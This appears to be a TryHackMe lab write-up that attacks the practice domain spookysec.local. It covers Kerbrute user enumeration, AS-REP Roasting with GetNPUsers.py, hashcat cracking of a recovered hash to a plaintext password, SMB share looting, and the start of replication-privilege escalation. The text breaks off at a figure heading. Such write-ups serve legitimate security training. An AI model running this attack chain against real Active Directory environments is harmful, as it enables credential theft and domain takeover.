The screenshot displays a web browser window on the left showing a TryHackMe room page. The page contains a message from the room creator, a section titled "Enumeration" explaining the use of nmap, and a quiz section with three questions. The third question, "What invalid TLD do people commonly use for their Active Directory Domain?", has ".local" entered in the answer field, which is highlighted with a red box. To the right, a terminal window shows the execution of the command `enum4linux spookysec.local`. The terminal output includes target information for `spookysec.local` and a list of known usernames: `administrator, guest, krbtgt, domain admins, root, bin, none`. The terminal also shows an error message: `[E] Can't find workgroup/domain`.

This screenshot shows that the domain uses the `.local` top-level domain, which is commonly referenced in lab and legacy Active Directory environments. The highlighted value confirms the answer to the room question regarding the invalid TLD often used for internal AD domains.

Command Used:

```
enum4linux spookysec.local
```

Overview:

During the enumeration phase, I began by reviewing the room guidance and performing host discovery to identify active systems on the target subnet. After identifying live hosts, I conducted a full TCP SYN scan to enumerate exposed services and compare the attack surface of each system. Based on the results, 10.64.161.250 stood out as the likely domain controller because it exposed several services commonly associated with Active Directory, including Kerberos (88), MSRPC (135), NetBIOS-SSN (139), LDAP (389), SMB/Microsoft-DS (445), and kpasswd (464). Once the probable domain controller was identified, I added a local hostname mapping for `spookysec.local` in `/etc/hosts` to simplify further interaction. I then used `enum4linux` to enumerate SMB and domain-related information, which revealed the NetBIOS domain name `THM-AD` and confirmed the use of the `.local` TLD within the environment.

Enumeration Phase 2 - Kerberos

After identifying the domain controller and confirming the target domain, I moved into Kerberos-based enumeration. At this stage, I used Kerbrute to validate usernames against the domain without attempting full password attacks. This helped identify legitimate domain accounts and highlighted several usernames that stood out as potentially high-value targets for later phases of the assessment.

Figure 1. Kerberos User Enumeration with Kerbrute:

Our purpose here is to enumerate valid domain usernames through the Kerberos service exposed by the domain controller.

The screenshot displays a TryHackMe room interface. On the left, a task titled 'Enumerating Users via Kerberos' is shown. The 'Introduction' section explains that Kerberos is a key authentication service. The 'Enumeration' section states that a modified User List and Password List will be used. Below this, a form asks for the command to enumerate valid usernames, with 'userenum' entered. It also asks for notable accounts discovered, with 'svc-admin' and 'backup' entered. On the right, a terminal window shows the execution of the command: `kerbrute userenum -dc 10.64.161.250 -d spookysec.local '/home/bebasset/Downloads/users.txt'`. The terminal output shows a list of valid usernames: `VALID USERNAME: james@spookysec.local`, `VALID USERNAME: svc-admin@spookysec.local`, `VALID USERNAME: james@spookysec.local`, `VALID USERNAME: robin@spookysec.local`, `VALID USERNAME: darkstar@spookysec.local`, `VALID USERNAME: administrator@spookysec.local`, `VALID USERNAME: backup@spookysec.local`, `VALID USERNAME: paradox@spookysec.local`, and `VALID USERNAME: JAMES@spookysec.local`.

This screenshot shows Kerbrute being used to perform Kerberos username enumeration against the `spookysec.local` domain. By testing a supplied user list against the domain controller, I was able to identify multiple valid usernames without needing authenticated access. This is valuable during early-stage enumeration because it confirms real domain accounts that may later be used in password attacks, spraying, or further domain analysis.

Command Used:

```
kerbrute userenum -dc 10.64.161.250 -d spookysec.local './Downloads/users.txt'
```

Overview:


In the second phase of enumeration, I shifted focus to the Kerberos service running on the domain controller. Using Kerbrute in userenum mode, I tested a prepared username list against the spookysec.local domain to identify valid accounts. This approach allowed me to confirm legitimate usernames without requiring prior authentication. The enumeration returned multiple valid results, including svc-admin and backup, which immediately stood out as potentially important accounts due to their names and likely operational roles within the domain.

Exploitation Phase – Abusing Kerberos

After identifying valid domain users during Kerberos enumeration, I moved into an exploitation technique known as AS-REP Roasting. This attack targets accounts configured with "Do not require Kerberos pre-authentication", allowing an attacker to request an authentication response from the Key Distribution Center without supplying a valid password first. Using Impacket's GetNPUsers.py, I tested the previously enumerated usernames, identified a roastable account, matched the returned hash to the correct Hashcat format, and then cracked it with a supplied wordlist.

Figure 1. Kerberos User Enumeration with Kerbrute:

The purpose here is to review the room's explanation of AS-REP Roasting and the tooling required to retrieve Kerberos tickets from roastable accounts.



Introduction

After the enumeration of user accounts is finished, we can attempt to abuse a feature within Kerberos with an attack method called **ASREPROASTING**. ASREPROASTING occurs when a user account has the privilege "Does not require Pre-Authentication" set. This means that the account **does not** need to provide valid identification before requesting a Kerberos Ticket on the specified user account.

Retrieving Kerberos Tickets

Impacket has a tool called "GetNPUsers.py" (located in `impacket/examples/GetNPUsers.py`) that will allow us to query ASREPROASTABLE accounts from the Key Distribution Center. The only thing that's necessary to query accounts is a valid set of usernames which we enumerated previously via Kerbrute.

Remember: Impacket may also need you to use a python version ≥ 3.7 . In the AttackBox you can do this by running your command with `python3.9 /opt/impacket/examples/GetNPUsers.py`.

Answer the questions below

We have two user accounts that we could potentially query a ticket from. Which user account can you query a ticket from with no password?

✓ Correct Answer

Looking at the Hashcat Examples Wiki page, what type of Kerberos hash did we retrieve from the KDC? (Specify the full name)

✓ Correct Answer

What mode is the hash?

✓ Correct Answer

Now crack the hash with the modified password list provided, what is the user accounts password?

✓ Correct Answer

This screenshot shows the room's introduction to AS-REP Roasting, explaining that the technique works when a domain account does not require Kerberos pre-authentication. The room also introduces Impacket's `GetNPUsers.py` as the tool used to request Kerberos tickets from the KDC using only a list of valid usernames.

Figure 2. Retrieving an AS-REP Hash with GetNPUsers.py:

Here I query the domain controller for AS-REP roastable accounts and retrieve a crackable Kerberos response without authentication.

The screenshot displays a terminal window with the following command and output:

```
bebasset@bebasset-Vivobook-ASUSLaptop-X1404VA-X1404VA: /opt/impacket/examples$ GetNPUsers.py -dc-ip 10.64.161.250 -usersfile '/home/bebasset/enumedusers.txt' spookysecc.local/Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies
```

The output lists several users and their status regarding the `UF_DONT_REQUIRE_PREAUTH` setting. The `svc-admin` user is highlighted in red, indicating it is the account of interest.

```
[*] User james@spookysecc.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[*] User svc-admin@spookysecc.local@SPOOKYSEC.LOCAL:c60a908b8cd6b0dbc9c5e2f8210e79d531ac149de9a07f0fb4d623644923ae48ef0ee02f2b18b75bd7bd6653d1d787810b429ee6952286549d927f7dc159e721b50cb65fa02c6103a4f620002b61eafc6314b0c938184b3aa404f26eb4655b1b2fbed6289231d596ecd2df7419cc618f13707f39519c9883b9ec2028b2846ae58748369635cc77b7ff40ba4209948e3343a7a5fc5b88defe96b4c2443681b0df1a0d095460da357981f18b83e8a247a9cf09e0f34857cd6ba3ee637aadd44db84916a33de960b6305be9fdc4befb06d5fa4e70fa2454cf6804816658cc99f972b3a070e95c49a0617923f6b4e9bb1db2fa15c2829e33f533f92e9ac74cebcfb2448
[*] User James@spookysecc.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[*] User robin@spookysecc.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[*] User darkstar@spookysecc.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[*] User administrator@spookysecc.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[*] User backup@spookysecc.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[*] User paradox@spookysecc.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[*] User JAMES@spookysecc.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[*] User Robin@spookysecc.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[*] User Administrator@spookysecc.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[*] User Darkstar@spookysecc.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[*] User Paradox@spookysecc.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[*] User DARKSTAR@spookysecc.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[*] User ori@spookysecc.local doesn't have UF_DONT_REQUIRE_PREAUTH set
bebasset@bebasset-Vivobook-ASUSLaptop-X1404VA-X1404VA: /opt/impacket/examples$
```

Below the terminal output, a quiz interface is visible with the following questions and answers:

- Question: We have two user accounts that we could potentially query a ticket from. Which user account can you query a ticket from with no password?
Answer: Correct Answer
- Question: Looking at the Hashcat Examples Wiki page, what type of Kerberos hash did we retrieve from the KDC? (Specify the full name)
Answer format: *****
Answer: Check ?
- Question: What mode is the hash?
Answer format: *****
Answer: Check
- Question: Now crack the hash with the modified password list provided, what is the user accounts password?
Answer format: *****
Answer: Check

This screenshot shows Impacket's `GetNPUsers.py` being used against the domain controller at `10.64.161.250`. The output confirmed that `svc-admin` was configured without pre-authentication and returned a `$krb5asrep$23$` hash for that account. The remaining users shown in the output did not have the `UF_DONT_REQUIRE_PREAUTH` setting enabled, so no AS-REP hash was returned for them.

The highlighted output confirms that `svc-admin` was the account vulnerable to AS-REP Roasting.

Command Used:

```
GetNPUsers.py -dc-ip 10.64.161.250 -usersfile '/home/bebasset/enumedusers.txt' spookysecc.local/
```

Figure 3. Identifying the Kerberos Hash Type and Hashcat Mode:

The purpose here is to match the recovered hash format to the correct Hashcat cracking mode before attempting password recovery.

The screenshot displays a web browser window with a search for 'hashcat.net/wiki/doku.php?id=example_hashes'. The search results list various Hashcat modes, with '18200 Kerberos 5, etype 23, AS-REP' highlighted in red. Below the browser, a terminal window shows a password recovery attempt for 'james@spookysec.local'. The terminal output shows the password '\$krb5asrep\$23\$' being entered, which matches the highlighted Hashcat mode. The terminal also shows the command 'cat /etc/passwd' and the output of the file, which includes the password '\$krb5asrep\$23\$' for the user 'james'.

This screenshot compares the recovered hash prefix \$krb5asrep\$23\$ against the Hashcat example hashes reference. The match shows that the returned hash type is Kerberos 5, etype 23, AS-REP, which corresponds to Hashcat mode 18200. Identifying the exact hash type was necessary to crack the password correctly.

Figure 4. Cracking the AS-REP Hash with Hashcat:

In this step I crack the recovered AS-REP hash using a straight wordlist attack and then display the recovered password.

The screenshot shows a web browser window with a challenge from TryHackMe. The challenge text includes: "Remember: Impacket may also need you to use a python version >=3.7. In the AttackBox you can find the tool located at /opt/impacket/examples/GetNPUsers.py". The challenge asks to crack an AS-REP hash for the user 'svc-admin'. A terminal window is overlaid on the page, showing the execution of Hashcat. The terminal output shows the command: 'hashcat -a 0 -m 18200 '/home/bebasset/svcadmin_hash.txt' --wordlist '/home/bebasset/pass.txt''. The output includes system information and a list of hashes. The password 'management2005' is highlighted in red in the terminal output.

This screenshot shows Hashcat being used with mode 18200 to crack the AS-REP hash extracted for svc-admin. After running the wordlist attack, the --show option displayed the recovered plaintext password: **management2005**. This confirmed successful exploitation of the Kerberos misconfiguration and produced valid credentials for the account.

The highlighted password management2005 is the recovered credential for svc-admin.

Command Used:

```
hashcat -a 0 -m 18200 '/home/bebasset/svcadmin_hash.txt' --wordlist '/home/bebasset/pass.txt'
```

Follow-up Command:

```
hashcat -a 0 -m 18200 '/home/bebasset/svcadmin_hash.txt' --wordlist '/home/bebasset/pass.txt' --show
```

All Commands Used:

1. Query AS-REP Roastable Users

```
GetNPUsers.py -dc-ip 10.64.161.250 -usersfile '/home/bebasset/enumedusers.txt' spookysec.local/
```

Purpose: Request Kerberos authentication material for usernames that do not require pre-authentication.

Result: Returned a \$krb5asrep\$23\$ hash for svc-admin, identifying it as the vulnerable account.

2. Crack the Retrieved AS-REP Hash

```
hashcat -a 0 -m 18200 '/home/bebasset/svcadmin_hash.txt' --wordlist '/home/bebasset/pass.txt'
```

Purpose: Use Hashcat in straight attack mode with the correct Kerberos AS-REP hash format.

Result: Cracked the password associated with the svc-admin account.

3. Display the Cracked Result

```
hashcat -a 0 -m 18200 '/home/bebasset/svcadmin_hash.txt' --wordlist '/home/bebasset/pass.txt' --show
```

Purpose: Print the recovered plaintext credential from Hashcat's results.

Result: Displayed the password management2005.

Enumeration Phase 3 - Back to the Basics

After recovering valid credentials for svc-admin, I returned to enumeration with a much stronger level of access. Instead of continuing with unauthenticated discovery, I used the newly obtained domain credentials to enumerate SMB shares exposed by the target system. This allowed me to identify an accessible share, retrieve a file of interest, and decode its contents to uncover another set of credentials that would support the next stage of the attack path.

Figure 1. Enumerating Remote SMB Shares with Valid Credentials:

Our purpose here is to list the SMB shares available on the target using the previously recovered svc-admin credentials.

The screenshot displays a TryHackMe challenge interface on the left and a terminal window on the right. The challenge, titled 'Enumeration: Back to the Basics', asks for the utility to map remote SMB shares (smbclient), the option to list shares (-L), and the number of remote shares (6). The terminal window shows the execution of `smbclient -L //10.67.157.152 -U svc-admin@spookysec.local\management2005`, resulting in a table of shares:

Sharename	Type	Comment
ADMIN\$	Disk	Remote Admin
backup	Disk	
C\$	Disk	Default share
IPC\$	IPC	Remote IPC
NETLOGON	Disk	Logon server share
SYSVOL	Disk	Logon server share

The terminal also shows the message 'SMB1 disabled -- no workgroup available'.

This screenshot shows `smbclient` being used with the `-L` option to enumerate remote SMB shares on 10.64.161.250 (Different IP in screenshot due to me resetting the machine while taking a short break 😊). With valid domain credentials, I was able to successfully list the shares exposed by the server. The output showed six shares: ADMIN\$, backup, C\$, IPC\$, NETLOGON, and SYSVOL. This confirmed that authenticated SMB access was available and revealed a promising share named backup for deeper inspection.

Figure 2. Accessing the Backup Share and Retrieving the Credentials File:

Access the backup share, identify files within it, download the available text file, and review its contents locally.

The screenshot shows a web browser window on the left and a terminal window on the right. The browser window displays a CTF challenge titled "Enumeration:" with several questions and input fields. The terminal window shows the execution of smbclient commands to connect to a backup share, list its contents, and retrieve a file named backup_credentials.txt. The file's contents are displayed as a Base64-encoded string.

Enumeration:

With a user's account credentials we now have significantly more access to the system. Answer the questions below

Answer the questions below

What utility can we use to map remote SMB shares?

smbclient

Which option will list shares?

-L

How many remote shares is the server listing?

6

There is one particular share that we have access to that contains a text file. What is the name of this file?

backup

What is the content of the file?

YmFja3VwQHhWb29reXNlYy5sb2NhbdPpYWNrdXAyNTE3ODYw

Decoding the contents of the file, what is the full contents?

Answer format: *****


Check

```
bebaset@bebaset-Vivobook-ASUSLaptop-X1404VA-X1404VA: ~
bebaset@bebaset-Vivobook-ASUSLaptop-X1404VA-X1404VA: ~$ smbclient -L //10.67.157.152 -U svc-admin@spookysec.local%management2005
Sharename      Type           Comment
-----
ADMIN$         Disk           Remote Admin
backup         Disk           Remote Admin
C$             Disk           Default share
IPC$           IPC            Remote IPC
NETLOGON      Disk           Logon server share
SYSVOL        Disk           Logon server share
SMB1 disabled -- no workgroup available
bebaset@bebaset-Vivobook-ASUSLaptop-X1404VA-X1404VA: ~$ smbclient //10.67.157.152/backup -U svc-admin@spookysec.local%management2005
Try "help" to get a list of possible commands.
smb: \> ls
.                D           0 Sat Apr 4 15:08:39 2020
..               D           0 Sat Apr 4 15:08:39 2020
backup_credentials.txt  A          48 Sat Apr 4 15:08:53 2020
8247551 blocks of size 4096. 3569997 blocks available
smb: \> get backup_credentials.txt
getting file \backup_credentials.txt of size 48 as backup_credentials.txt (0.6 KiloBytes/sec) (average 0.6 KiloBytes/sec)
smb: \> exit
bebaset@bebaset-Vivobook-ASUSLaptop-X1404VA-X1404VA: ~$ cat backup_credentials.txt
bebaset@bebaset-Vivobook-ASUSLaptop-X1404VA-X1404VA: ~$ cat backup_credentials.txt
bebaset@bebaset-Vivobook-ASUSLaptop-X1404VA-X1404VA: ~$ cat backup_credentials.txt
YmFja3VwQHhWb29reXNlYy5sb2NhbdPpYWNrdXAyNTE3ODYw
bebaset@bebaset-Vivobook-ASUSLaptop-X1404VA-X1404VA: ~$
```

This screenshot shows authenticated access to the backup SMB share using the svc-admin account. After connecting, I listed the share contents and found a file named backup_credentials.txt. I then downloaded the file with get and displayed its contents locally with cat. The file contained the string YmFja3VwQHhWb29reXNlYy5sb2NhbdPpYWNrdXAyNTE3ODYw, which appeared to be Base64-encoded data rather than plaintext credentials.

Figure 3. Decoding the Retrieved Base64 String in CyberChef:

Here I decode the contents of backup_credentials.txt to reveal the underlying credential material.




The screenshot displays the CyberChef web application interface. The browser address bar shows the URL: `gchq.github.io/CyberChef/#recipe=From_Base64('A-Za-z0-9%2B/%3D',true,false)&input=WW1GamEzVndrSE53Yj5cmVYVmxZeTVzYjJ0aGJecGlZV05yZmBeUSURTNPRF13`. The interface is divided into three main sections: 'Operations', 'Recipe', and 'Input/Output'.
- The 'Operations' sidebar on the left lists various tools, with 'From Base64' highlighted.
- The 'Recipe' section in the center shows the selected 'From Base64' operation. The 'Alphabet' is set to 'A-Za-z0-9+/=', 'Remove non-alphabet chars' is checked, and 'Strict mode' is unchecked.
- The 'Input' section on the right contains the encoded string: `YmFja3VvQHhnb29reXNlYy5sb2Nhbnp1YWwrdXAyNTE3ODYw`.
- The 'Output' section at the bottom displays the decoded result: `backup@spookysec.local:backup2517860`, which is highlighted with a red box.

This screenshot shows the contents of the retrieved file being decoded in CyberChef using the From Base64 operation. The encoded string successfully decoded to **backup@spookysec.local:backup2517860**, revealing another valid domain username and password combination. This step converted an otherwise unreadable value into actionable credentials for follow-on access.

Figure 4. Validating Answers from the Share Enumeration Phase:

The purpose of this screenshot is to confirm the results gathered during SMB share enumeration and file retrieval.



This screenshot shows the completed room answers for the "Back to the Basics" section. The findings confirmed that `smbclient` was the utility used to map remote SMB shares, the `-L` option listed shares, the server exposed six shares, the accessible share was `backup`, the retrieved file contained a Base64-encoded string, and the decoded result was `backup@spookysec.local:backup2517860`.

Domain Privilege Escalation – Elevating Privileges within the Domain

After recovering the backup account credentials, I moved into the domain privilege escalation phase. The room explains that this account has replication-related privileges tied to the domain controller, which makes it valuable for extracting sensitive Active Directory data. By abusing those permissions with Impacket's `secretsdump.py`, I was able to retrieve NTDS secrets, identify the Administrator NTLM hash, and determine the follow-on technique needed to authenticate without the plaintext password.

Figure 1. Understanding the Backup Account's Replication Privileges:


The purpose of this screenshot is to review why the backup account is high value and how its permissions can be abused for domain compromise.

Task 7 Domain Privilege Escalation Elevating Privileges within the Domain

Let's Sync Up!

Now that we have new user account credentials, we may have more privileges on the system than before. The username of the account "backup" gets us thinking. What is this the backup account to?

Well, it is the backup account for the Domain Controller. This account has a unique permission that allows all Active Directory changes to be synced with this user account. This includes password hashes




Permissions for backup dc	Allow	Deny
Replicating Directory Changes	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Replicating Directory Changes All	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Replicating Directory Changes In Filte...	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Replication synchronization	<input type="checkbox"/>	<input type="checkbox"/>
Run Protect Admin Groups Task	<input type="checkbox"/>	<input type="checkbox"/>

This screenshot shows the room's explanation that the backup account is effectively tied to the domain controller and has replication-related privileges that allow Active Directory changes to be synchronized with the account. Because those privileges include access to password hash material, the account can be abused to retrieve highly sensitive credential data from the domain.

Figure 2. Domain Privilege Escalation Objectives and Key Questions:

